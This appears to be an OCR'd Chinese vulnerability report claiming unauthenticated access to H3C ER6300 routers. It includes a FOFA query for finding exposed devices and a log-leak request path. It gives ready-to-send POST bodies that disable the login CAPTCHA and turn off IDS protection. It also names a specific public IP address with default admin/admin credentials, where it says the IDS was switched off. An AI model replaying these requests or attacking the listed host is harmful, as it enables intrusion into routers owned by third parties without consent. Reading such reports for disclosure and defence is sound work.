
H3C ER6300 存在未授权访问

资产证明：

涉及产品

H3C ER6300n 路由器管理登录

FOFA 语法: "H3C" && title=="ER6300 系统管理"



第一处漏洞:日志泄露


请求数据包

请求头

/ER6300_SYSLOG.log

POST 请求体

CMD=SYS_LOG&GO=maintain_logs.asp&param=&search_item=1&txtMaxRows=15&txtCurPageIndex=1&auto_refresh=0




漏洞二：禁用验证码功能

POST 请求头/goform/aspForm

POST 请求体

CMD=SetExpiretime&GO=device_user_manage.asp&set_expiretime=5&lanctrl_startip_hidden=0.0.0.0&lanctrl_endip_hidden=255.255.255.255&lanctrl_startip=0.0.0.0&lanctrl_endip=255.255.255.255&set_expire_time=5&set_vld_flag=1&vld_disable_flag=1&forcequituserid=



开启验证码功能请求头不变请求体为

CMD=SetExpiretime&GO=device_user_manage.asp&set_expiretime=6&lanctrl_startip_hidden=0.0.0.0&lanctrl_endip_hidden=255.255.255.255&lanctrl_startip=0.0.0.0&lanctrl_endip=255.255.255.255&set_expire_time=6&set_vld_flag=0&vld_disable_flag=0&forcequituserid=

上述只是一些在前端可证明的漏洞，其实整个站点所有功能点都存在这种漏洞，我将挑出几个案例进行展示

证明案例 http://125.68.138.105:12345/home.asp

admin/admin

当前启动了功能点

请求头

/goform/aspForm

请求体

CMD=IDS&GO=protect_ids.asp&SET0=671354880%3D0&SET1=671158272%3D0

成功进行了取消，由于大多数操作都比较敏感所以只拿出一个功能进行证明，实际整个站点功能都存在此漏洞

一切漏洞复现过程当中只需要在执行功能的时候进行抓包将请求体和请求头使用 hackbar 进行向别的站点发包即可进行未授权

涉及资产已经全部打包到了附件当中